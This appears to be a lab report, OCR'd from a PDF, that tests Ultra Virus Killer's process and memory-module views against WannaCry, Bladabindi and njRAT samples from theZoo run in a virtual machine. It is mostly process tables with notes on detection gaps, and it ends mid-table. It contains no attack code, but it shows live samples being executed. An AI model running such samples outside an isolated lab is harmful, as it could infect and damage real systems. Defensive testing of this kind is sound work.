C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	5.22 MB	6428	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	6.04 MB	6420	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	1.39 MB	6236	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	36.0 MB	6204	msedge.exe	4416
C:\Program Files\PCHealthCheck\PCHealthCheck.exe	(No publisher)	0/76 (0%)	0%	66.9 MB	432	PCHealthCheck.e...	5884
C:\Program Files\UVK - Ultra Virus Killer\UVK_en.exe	Carifred.com	0/76 (0%)	0%	1.42 MB	2208	UVK_en.exe	4416
C:\Program Files\UVK - Ultra Virus Killer\UVK_en64.exe	Carifred.com	0/76 (0%)	0.2%	22.7 MB	2568	UVK_en64.exe	2208
C:\Tools\sysinternals\ZoomIt64.exe	Sysinternals - www.sysi...	0/76 (0%)	0%	1.23 MB	6184	ZoomIt64.exe	4416
C:\Windows\explorer.exe	Microsoft Corporation	0/76 (0%)	0%	37.1 MB	4416	explorer.exe	2004
C:\Windows\System32\cmd.exe	Microsoft Corporation	0/76 (0%)	0%	164 KB	3816	cmd.exe	1200
C:\Windows\System32\conhost.exe	Microsoft Corporation	0/76 (0%)	0%	240 KB	6616	conhost.exe	3816
C:\Windows\System32\ctfmon.exe	Microsoft Corporation	0/76 (0%)	0%	3.32 MB	2948	ctfmon.exe	5068
C:\Windows\System32\dllhost.exe	Microsoft Corporation	0/76 (0%)	0%	2.90 MB	3756	dllhost.exe	624
C:\Windows\System32\dwm.exe	Microsoft Corporation	0/76 (0%)	1.2%	31.4 MB	1008	dwm.exe	608
C:\Windows\System32\fondrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.00 MB	776	fondrvhost.exe	512
C:\Windows\System32\fondrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.70 MB	768	fondrvhost.exe	608
C:\Windows\System32\MoUsoCoreWorker.exe	Microsoft Corporation	0/76 (0%)	0%	20.4 MB	4804	MoUsoCoreWork...	784
C:\Windows\System32\msdtc.exe	Microsoft Corporation	0/76 (0%)	0%	1.96 MB	2440	msdtc.exe	624
C:\Windows\System32\loobel\UserOOBEBroker.exe	Microsoft Corporation	0/76 (0%)	0%	1.27 MB	1524	UserOOBEBroker....	784
C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	2.37 MB	4520	RuntimeBroker.exe	784
C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	1.88 MB	5940	RuntimeBroker.exe	784
C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	3.19 MB	5776	RuntimeBroker.exe	784
C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	3.07 MB	5476	RuntimeBroker.exe	784
C:\Windows\System32\SearchIndexer.exe	Microsoft Corporation	0/76 (0%)	0%	22.3 MB	5928	SearchIndexer.exe	624
C:\Windows\System32\SecurityHealthService.exe	Microsoft Corporation	0/76 (0%)	0%	3.11 MB	5336	SecurityHealthSer...	624
C:\Windows\System32\SecurityHealthSystray.exe	Microsoft Corporation	0/76 (0%)	0%	1.21 MB	5428	SecurityHealthSys...	4416
C:\Windows\System32\SgrmBroker.exe	Microsoft Corporation	0/76 (0%)	0%	2.69 MB	1784	SgrmBroker.exe	624
C:\Windows\System32\sihost.exe	Microsoft Corporation	0/76 (0%)	0%	3.94 MB	4764	sihost.exe	1376
C:\Windows\System32\spoolsv.exe	Microsoft Corporation	0/76 (0%)	0%	3.99 MB	2220	spoolsv.exe	624
C:\Windows\System32\taskhostw.exe	Microsoft Corporation	0/76 (0%)	0%	2.13 MB	3404	taskhostw.exe	1200
C:\Windows\System32\taskhostw.exe	Microsoft Corporation	0/76 (0%)	0%	2.46 MB	4892	taskhostw.exe	1200
C:\Windows\System32\wbem\WmiPrvSE.exe	Microsoft Corporation	0/76 (0%)	0%	9.33 MB	3904	WmiPrvSE.exe	784
C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2byewyIS...	Microsoft Corporation	0/76 (0%)	0%	38.6 MB	5568	SearchApp.exe	784
C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost...	(No publisher)	0/76 (0%)	0%	16.1 MB	5356	StartMenuExperie...	784

UVK assigns a Threat Level to processes, but no suspicious processes are detected in this stage when malware is stationary. The same goes to memory modules.



I navigated to WannaCry ransomware in Zoo binaries folder using File Explorer. UVK does not detect it as a running threat because it is not yet executed. UVK is more focused on running processes, so likely it won't detect the malware at this stage. UVK does not flag stationary malware in its Process Manager because it appears it does not actively scan files on disk.




Executable path	Publisher (Not verified)	Threat level	CPU 3.2...	RAM 34%	PID	Name	Parent P...
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	7.16 MB	6856	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	9.67 MB	5672	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	3.07 MB	6480	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	5.22 MB	6428	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	6.03 MB	6420	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	1.39 MB	6236	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	36.6 MB	6204	msedge.exe	4416
C:\Program Files\PCHealthCheck\PCHealthCheck.exe	(No publisher)	0/76 (0%)	0%	66.9 MB	432	PCHealthCheck.e...	5884
C:\Program Files\UVK - Ultra Virus Killer\UVK_en.exe	Carifred.com	0/76 (0%)	0%	1.43 MB	2208	UVK_en.exe	4416
C:\Program Files\UVK - Ultra Virus Killer\UVK_en64.exe	Carifred.com	0/76 (0%)	0.4%	19.6 MB	2568	UVK_en64.exe	2208
C:\Tools\sysinternals\ZoomIt64.exe	Sysinternals - www.sysi...	0/76 (0%)	0%	1.23 MB	6184	ZoomIt64.exe	4416
C:\Windows\explorer.exe	Microsoft Corporation	0/76 (0%)	0%	28.2 MB	4416	explorer.exe	2004
C:\Windows\System32\audiogd.exe	Microsoft Corporation	0/76 (0%)	0%	3.70 MB	3616	audiogd.exe	1900
C:\Windows\System32\cmd.exe	Microsoft Corporation	0/76 (0%)	0%	184 KB	3816	cmd.exe	1200
C:\Windows\System32\conhost.exe	Microsoft Corporation	0/76 (0%)	0%	268 KB	6616	conhost.exe	3816
C:\Windows\System32\ctfmon.exe	Microsoft Corporation	0/76 (0%)	0%	3.98 MB	2948	ctfmon.exe	5068
C:\Windows\System32\dllhost.exe	Microsoft Corporation	0/76 (0%)	0%	2.90 MB	3756	dllhost.exe	624
C:\Windows\System32\dwm.exe	Microsoft Corporation	0/76 (0%)	1.0%	26.1 MB	1008	dwm.exe	608
C:\Windows\System32\fondrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.00 MB	776	fondrvhost.exe	512
C:\Windows\System32\fondrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.42 MB	768	fondrvhost.exe	608
C:\Windows\System32\MoUsoCoreWorker.exe	Microsoft Corporation	0/76 (0%)	0%	20.4 MB	4804	MoUsoCoreWork...	784
C:\Windows\System32\msdtc.exe	Microsoft Corporation	0/76 (0%)	0%	1.98 MB	2440	msdtc.exe	624

I launched the application. The WannaCry executable appeared in the process list. Multiple new processes related to WannaCry spawned. No immediate threat level was assigned, but the process was unverified. The process used 19.3 MB RAM, which indicates it was running.


Executable path	Publisher (Not verified)	Threat level	CPU 15...	RAM 36%	PID	Name
C:\User\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry\ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe	Microsoft Corporation	Not available	0%	19.3 MB	4296	ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
C:\Program Files\VMware\Tools\vm3dservice.exe	Broadcom Inc.	Not available	0%	1.07 MB	3096	vm3dservice.exe
C:\Program Files\VMware\Tools\vm3dservice.exe	Broadcom Inc.	Not available	0%	992 KB	3008	vm3dservice.exe
vm C:\Program Files\VMware\Tools\vmtoolsd.exe	Broadcom Inc.	Not available	0%	2.94 MB	4864	vmtoolsd.exe
vm C:\Program Files\VMware\Tools\vmtoolsd.exe	Broadcom Inc.	Not available	0%	4.39 MB	3016	vmtoolsd.exe
C:\Program Files\VMware\VGAuthService.exe	Broadcom Inc.	Not available	0%	1.85 MB	3000	VGAuthService.exe
C:\Tools\Internet\defender\internet_defector.exe	(No publisher)	Not available	0%	13.6 MB	7132	internet_defector...
C:\Tools\Internet\defender\internet_defector.exe	(No publisher)	Not available	0%	228 KB	3996	internet_defector...
@C:\User\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry@WanaDecryptor@.exe	Microsoft Corporation	Not available	0%	10.4 MB	6676	@WanaDecryptor...
@C:\User\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry@WanaDecryptor@.exe	Microsoft Corporation	Not available	0%	1.48 MB	5728	@WanaDecryptor...
C:\Users\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry\TaskData\TorTaskkhsvc.exe	(No publisher)	Not available	0%	6.07 MB	4456	taskkhsvc.exe
@C:\User\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry@WanaDecryptor@.exe	Microsoft Corporation	Not available	0%	1.60 MB	4356	@WanaDecryptor...
@C:\User\simon\Desktop\theZoo\malware\Binaries\Ransomware.WannaCry@WanaDecryptor@.exe	Microsoft Corporation	Not available	0%	28 KB	2076	@WanaDecryptor...
C:\Windows\System32\SearchFilterHost.exe	Microsoft Corporation	0/76 (0%)	0%	3.48 MB	5520	SearchFilterHost...
C:\Windows\System32\SearchProtocolHost.exe	Microsoft Corporation	0/76 (0%)	0%	8.73 MB	1160	SearchProtocolH...
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	7.16 MB	6856	msedge.exe
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	3.07 MB	6480	msedge.exe
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	5.22 MB	6428	msedge.exe
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	6.04 MB	6420	msedge.exe
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	1.39 MB	6236	msedge.exe

Multiple new DLLs were loaded into memory. Some DLLs were from Tor, suggesting WannaCry's network activity. Microsoft-signed DLLs were also loaded, probably an evasion technique.



UVK detected the running malware but did not assign a threat level. Memory modules analysis revealed injected and loaded DLLs.

I also analyzed Trojan.Bladabindi. Before execution, the malware file hostr.exe was stored in the folder: C:\Users\simon\Desktop\theZoo\malware\Binaries\Trojan.Bladabindi\



UVK did not detect it as a threat while it was in a not launched state. This confirms that UVK does not scan files on disk for malware. UVK's Process Manager and Memory Modules Manager focus on active processes and memory, not static file scanning.

After executing hostr.exe, I checked UVK's Process Manager.

Process Manager - Ultra Virus Killer

Executable path	Publisher (Not verified)	Threat level	CPU 0.1...	RAM	PID	Name
C:\Windows\System32\msdtc.exe	Microsoft Corporation	0/76 (0%)	0%	1.96 MB	2440	msdtc.exe
C:\Windows\System32\MoUsCoreWorker.exe	Microsoft Corporation	0/76 (0%)	0%	20.6 MB	4804	MoUsCoreWork...
C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Microsoft Corporation	0/76 (0%)	0%	620 KB	1144	MicrosoftEdgeUp...
C:\Windows\System32\fontdrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.00 MB	776	fontdrvhost.exe
C:\Windows\System32\fontdrvhost.exe	Microsoft Corporation	0/76 (0%)	0%	1.42 MB	768	fontdrvhost.exe
C:\Windows\explorer.exe	Microsoft Corporation	0/76 (0%)	0%	25.4 MB	4416	explorer.exe
C:\Windows\System32\dwm.exe	Microsoft Corporation	0/76 (0%)	0%	25.9 MB	1008	dwm.exe
C:\Windows\System32\dllhost.exe	Microsoft Corporation	0/76 (0%)	0%	2.90 MB	3756	dllhost.exe
C:\Windows\System32\ctfmon.exe	Microsoft Corporation	0/76 (0%)	0%	3.34 MB	2948	ctfmon.exe
C:\Windows\System32\conhost.exe	Microsoft Corporation	0/76 (0%)	0%	236 KB	6616	conhost.exe
C:\Windows\System32\cmd.exe	Microsoft Corporation	0/76 (0%)	0%	160 KB	3816	cmd.exe
C:\Windows\System32\audiogd.exe	Microsoft Corporation	0/76 (0%)	0%	3.66 MB	3576	audiogd.exe
VM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Broadcom Inc.	Not availa...	0%	3.45 MB	4864	vmtoolsd.exe
VM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Broadcom Inc.	Not availa...	0%	4.48 MB	3016	vmtoolsd.exe
C:\Program Files\VMware\VMware Tools\vm3dservice.exe	Broadcom Inc.	Not availa...	0%	1.07 MB	3096	vm3dservice.exe
C:\Program Files\VMware\VMware Tools\vm3dservice.exe	Broadcom Inc.	Not availa...	0%	992 KB	3008	vm3dservice.exe
C:\Program Files\VMware\VMware Tools\VMware VAuthService....	Broadcom Inc.	Not availa...	0%	1.85 MB	3000	VAuthService.exe
C:\Tools\internet_detector\internet_detector.exe	(No publisher)	Not availa...	0%	6.14 MB	7132	internet_detector....
C:\Tools\internet_detector\internet_detector.exe	(No publisher)	Not availa...	0%	352 KB	3996	internet_detector....
C:\Users\simon\AppData\Local\Temp\hostr.exe	(No publisher)	Not availa...	0%	356 KB	4852	hostr.exe

A new process named hostr.exe appeared. No threat level was assigned by UVK. The process was running from C:\Users\simon\AppData\Local\Temp\, which is a suspicious location often used by malware. The process had a low RAM footprint (356 KB). Unlike WannaCry, this malware runs with a small memory footprint, making it harder to detect based on CPU/memory usage alone.

Using Memory Modules Manager, I observed the following:

Memory modules manager - Ultra Virus Killer


Module Path	Description
C:\Users\simon\AppData\Local\Temp\hostr.exe No Publisher 4852	Microsoft.VisualBasic.dll 0/76 (0%)
C:\Windows\assembly\GAC_MSIL\Microsoft.VisualBasic\8.0.0.0__b03f7f11d50a3a\Microsoft.VisualBasic.dll	Microsoft.VisualBasic.dll 0/76 (0%)
C:\Windows\assembly\GAC_MSIL\System.Configuration\2.0.0.0__b03f7f11d50a3a\System.Configuration.dll	System.Configuration.dll 0/76 (0%)
C:\Windows\assembly\NativeImages_v2.0.50727_32\mscorlib\!fc00a26ff38e37b47b2c75f92b48929\mscorlib.dll	mscorlib.dll Not available
C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\5085e86702d2182b0d9417971c65ded2\System.Drawing.dll	System.Drawing.dll Not available
C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\ae952be8fa59744d6333aed90b72f162\System.Windows.Forms.dll	System.Windows.Forms.dll Not available
C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Xml\78c2a2d668d3c1896534063b52a93918\System.Xml.dll	System.Xml.dll Not available
C:\Windows\assembly\NativeImages_v2.0.50727_32\System\06e54f5fa1f15dd558eaf403cdcacad3\System.dll	System.dll Not available
C:\Windows\WinSxS\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.9672_none_d089da24428a513\MSVCR80.dll	MSVCR80.dll 0/76 (0%)
+ C:\Windows\Explorer.EXE Microsoft Corporation 4416	
+ C:\Windows\system32\AUDIOGD.EXE Microsoft Corporation 3576	
+ C:\Windows\system32\cmd.exe Microsoft Corporation 3816	
+ C:\Windows\system32\conhost.exe Microsoft Corporation 6616	
+ C:\Windows\system32\ctfmon.exe Microsoft Corporation 2948	
+ C:\Windows\system32\dllhost.exe Microsoft Corporation 3756	
+ C:\Windows\system32\dwm.exe Microsoft Corporation 1008	
+ C:\Windows\system32\fontdrvhost.exe Microsoft Corporation 776	
+ C:\Windows\system32\fontdrvhost.exe Microsoft Corporation 768	
+ C:\Windows\system32\lsass.exe Microsoft Corporation 656	
+ C:\Windows\System32\mousocoreworker.exe Microsoft Corporation 4804	
+ C:\Windows\System32\msdtc.exe Microsoft Corporation 2440	
+ C:\Windows\System32\loobe\UserOOBEBroker.exe Microsoft Corporation 1524	

hostr.exe loaded several modules, including Visual Basic DLLs (Microsoft.VisualBasic.dll). It also loaded common .NET framework DLLs (System.Configuration.dll, System.Drawing.dll).

No direct signs of persistence mechanisms were detected in this scan. Unlike WannaCry, it does not load Tor DLLs or create multiple child processes.

WannaCry is more aggressive, spawning multiple processes. Bladabindi is stealthier, using low memory and hiding in Temp folders. Both evaded UVK's threat scoring, showing the limitations of heuristic-based detection.

The third sample – njRAT executable was stored in
C:\Users\simon\Desktop\theZoo\malware\Binaries\njRAT-v0.6.4\




Again, UVK did not detect njRAT while it was stationary. No threat levels were assigned since the malware was not running. This behavior confirms UVK does not scan files for malware unless executed.

After executing njRAT.exe, UVK's Process Manager displayed new activity.

Executable path	Publisher (Not verified)	Threat level	CPU 0.0...	RAM 35%	PID	Name	Parent P...
↳ C:\Users\simon\Desktop\theZoo\malware\Binaries\njRAT-v0.6.4\njRAT.exe	njq8	Not availa...	0%	5.06 MB	2692	njRAT.exe	4416
↳ C:\nRAT.exe	njq8	Not availa...	0%	7.23 MB	3460	njRAT.exe	2692
↳ C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2byewy\ShellExperienceHost.exe	Microsoft Corporation	0/76 (0%)	0%	8.12 MB	3748	ShellExperienceH...	784
↳ C:\Windows\System\apps\Microsoft.Windows.Client.CBS_cw5n1h2byewy\inputApp\TextInpu...	Microsoft Corporation	0/76 (0%)	0%	6.01 MB	6760	TextInputHost.exe	784
↳ C:\Windows\System\apps\Microsoft.Windows.Search_cw5n1h2byewy\SearchApp.exe	Microsoft Corporation	0/76 (0%)	0%	56.9 MB	7988	SearchApp.exe	784
↳ C:\Windows\System\apps\Microsoft.Windows.Search_cw5n1h2byewy\SearchApp.exe	Microsoft Corporation	0/76 (0%)	0%	38.4 MB	5568	SearchApp.exe	784
↳ C:\Windows\System\wbem\WmiPrvSE.exe	Microsoft Corporation	0/76 (0%)	0%	8.90 MB	3904	WmiPrvSE.exe	784
↳ C:\Windows\System32\taskhostw.exe	Microsoft Corporation	0/76 (0%)	0%	1.95 MB	3404	taskhostw.exe	1200
↳ C:\Windows\System32\taskhostw.exe	Microsoft Corporation	0/76 (0%)	0%	1.89 MB	4892	taskhostw.exe	1200
↳ C:\Windows\System32\spoolsv.exe	Microsoft Corporation	0/76 (0%)	0%	3.99 MB	2220	spoolsv.exe	624
↳ C:\Windows\System32\sihost.exe	Microsoft Corporation	0/76 (0%)	0%	4.24 MB	4764	sihost.exe	1376
↳ C:\Windows\System32\grmBroker.exe	Microsoft Corporation	0/76 (0%)	0%	3.00 MB	1784	GrmBroker.exe	624
⊕ C:\Windows\System32\SecurityHealthSystray.exe	Microsoft Corporation	0/76 (0%)	0%	1.21 MB	5426	SecurityHealthSys...	4416
↳ C:\Windows\System32\SecurityHealthService.exe	Microsoft Corporation	0/76 (0%)	0%	3.13 MB	5336	SecurityHealthSer...	624
↳ C:\Windows\System32\SearchIndexer.exe	Microsoft Corporation	0/76 (0%)	0%	25.5 MB	5928	SearchIndexer.exe	624
↳ C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	2.37 MB	4520	RuntimeBroker.exe	784
↳ C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	568 KB	5940	RuntimeBroker.exe	784
↳ C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	3.17 MB	5776	RuntimeBroker.exe	784
↳ C:\Windows\System32\RuntimeBroker.exe	Microsoft Corporation	0/76 (0%)	0%	3.09 MB	5476	RuntimeBroker.exe	784
